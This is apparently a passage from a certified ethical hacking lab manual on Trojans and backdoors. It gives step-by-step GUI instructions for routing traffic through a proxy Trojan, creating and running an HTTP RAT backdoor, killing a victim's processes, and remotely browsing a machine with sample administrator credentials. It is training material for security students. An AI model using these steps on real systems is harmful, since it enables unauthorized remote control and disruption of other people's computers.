


FIGURE 4.6: Advanced Settings of Chrome Browser

9. In **Network Settings**, click **Change proxy settings**.




FIGURE 4.7: Changing proxy settings of Chrome Browser

10. In the **Internet Properties** window click **LAN settings** to configure proxy settings.




FIGURE 4.8: LAN Settings of a Chrome Browser

11. In the **Local Area Network (LAN) Settings** window, select the **Use a proxy server for your LAN** option in the **Proxy server** section.
12. Enter the IP address of Windows Server 2008, set the port number to **8080**, and click **OK**.




FIGURE 4.9: Proxy settings of LAN in Chrome Browser

13. Now access any web page in the browser (example: www.bbc.co.uk).



FIGURE 4.10: Accessing web page using proxy server

14. The web page will open.
15. Now go back to **Windows Server 2008** and check the command prompt.

Accessing web page using proxy server

A screenshot of a Windows Command Prompt window titled 'Administrator: C:\Windows\system32\cmd.exe - mcafee 8080'. The window displays a log of proxy server requests. The log shows multiple requests from 'www.google.co' and 'www.bbc.co.uk' being handled by the proxy server. The 'www.bbc.co.uk' requests are highlighted with a red box around the URL. The log also shows requests for CSS files from 'static.bbci.co.uk'.

FIGURE 4.11: Background information on Proxy server

16. You can see that we had accessed the Internet using the proxy server Trojan.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Proxy Server Trojan	Output: Use the proxy server Trojan to access the Internet Accessed webpage: www.bbc.co.uk

Questions

1. Determine whether McAfee HTTP Proxy Server Trojan supports other ports that are also apart from 8080.
2. Evaluate the drawbacks of using the HTTP proxy server Trojan to access the Internet.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



HTTP Trojan

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Hackers have a variety of motives for installing malevolent software (malware). This type of software tends to yield instant access to the system to continuously steal various types of information from it, for example, strategic company's designs or numbers of credit cards. A backdoor is a program or a set of related programs that a hacker installs on the victim computer to allow access to the system at a later time. A backdoor's goal is to remove the evidence of initial entry from the system's log. Hacker-dedicated websites give examples of many tools that serve to install backdoors, with the difference that once a connection is established the intruder must log in by entering a predefined password.

You are a Security Administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objectives of the lab include:

- To run HTTP Trojan on Windows Server 2008
- Access the Windows Server 2008 machine process list using the HTTP Proxy
- Kill running processes on Windows Server 2008 Virtual Machine

Lab Environment

To carry out this, you need:

- **HTTP RAT** located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**
- A computer running **Window Server 2008** (host)
- **Windows 8** running in Virtual Machine
- Windows Server 2008 in Virtual Machine
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

HTTP RAT

1. Log in to **Windows 8** Virtual Machine, and select the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop,




FIGURE 5.1: Windows 8 Start menu

2. Click **Services** in the **Start** menu to launch Services.



Stopping the World Wide Web Publisher is mandatory as HTTP RAT runs on port 80

FIGURE 5.2: Windows 8 Start menu Apps

3. Disable/Stop **World Wide Web Publishing Services**.




FIGURE 5.3: Administrative tools -> Services Window

4. Right-click the **World Wide Web Publishing** service and select **Properties** to disable the service.




FIGURE 5.4: Disable/Stop World Wide Web publishing services

- Now start HTTP RAT from the location **Z:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN.**

The send notification option can be used to send the details to your Mail ID



FIGURE 5.5: HTTP RAT main window

- Disable the **Send notification with ip address to mail** option.
- Click **Create** to create a **httpserver.exe** file.



FIGURE 5.6: Create backdoor




FIGURE 5.7: Backdoor server created successfully

8. The **httpserver.exe** file should be created in the folder **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**.
9. Double-click the file to and click **Run**.

Module 06 – Trojans and Backdoors




FIGURE 5.8: Running the Backdoor

10. Go to **Task Manager** and check if the process is running.




FIGURE 5.9: Backdoor running in task manager

11. Go to Windows Server 2008 and open a web browser to access the Windows 8 machine (here “10.0.0.12” is the IP address of Windows 8 Machine).



FIGURE 5.10: Access the backdoor in Host web browser

12. Click running processes to list the processes running on the Windows 8 machine.



FIGURE 5.11: Process list of the victim computer

13. You can kill any running processes from here.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
HTTP Trojan	Successful send httpserver.exe on victim machine Output: Killed Process System smss.exe csrss.exe winlogon.exe services.exe lsass.exe svchost.exe dwm.exe splwow64.exe httpserver.exe firefow.exe

Questions

1. Determine the ports that HTTP proxy server Trojan uses to communicate.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Remote Access Trojans Using Atelier Web Remote Commander

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY


Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

A backdoor Trojan is a very dangerous infection that compromises the integrity of a computer, its data, and the personal information of the users. Remote attackers use backdoors as a means of accessing and taking control of a computer that bypasses security mechanisms. Trojans and backdoors are types of bad-wares; their main purpose is to send and receive data and especially commands through a port to another system. This port can be even a well-known port such as 80 or an out of the norm ports like 7777. Trojans are most of the time defaced and shown as legitimate and harmless applications to encourage the user to execute them.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Gain access to a remote computer
- Acquire sensitive information of the remote computer

Lab Environment

To carry out this, you need:

1. **Atelier Web Remote Commander** located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Atelier Web Remote Commander**

- A computer running **Window Server 2008** (host)
- **Windows Server 2003** running in Virtual Machine
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

T A S K 1

Atelier Web Remote Commander

1. Install and launch **Atelier Web Remote Commander (AWRC)** in Windows Server 2012.
2. To launch **Atelier Web Remote Commander (AWRC)**, launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 6.1: Windows Server 2012 Start/Desktop

3. Click **AW Remote Commander Professional** in the **Start** menu apps.




FIGURE 6.2: Windows Server 2012 Start Menu Apps

4. The main window of **AWRC** will appear as shown in the following screenshot.

This toll is used to gain access to all the information of the Remote system




FIGURE 6.3: Atelier Web Remote Commander main window

5. Input the **IP address** and **Username / Password** of the remote computer.
6. In this lab we have used Windows Server 2008 (10.0.0.13):
 - User name: Administrator
 - Password: qwerty@123

Note: The IP addresses and credentials might differ in your labs

7. Click **Connect** to access the machine remotely.




FIGURE 6.4: Providing remote computer details

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

8. The following screenshots show that you will be accessing the **Windows Server 2008** remotely.




FIGURE 6.5: Remote computer Accessed

9. The Commander is connected to the Remote System. Click the **Sys Info** tab to view complete details of the Virtual Machine.

Module 06 – Trojans and Backdoors




FIGURE 6.6: Information of the remote computer

10. Select **NetworkInfo Path** where you can view network information.




FIGURE 6.7: Information of the remote computer

11. Select the **File System** tab. Select **C:** from the drop-down list and click **Get**.
12. This tab lists the complete files of the C:\ drive of Windows Server 2008.

Tools
demonstrated in
this lab are
available in
**D:\CEH-
Tools\CEHv8**
**Module 06 Trojans
and Backdoors**

Module 06 – Trojans and Backdoors

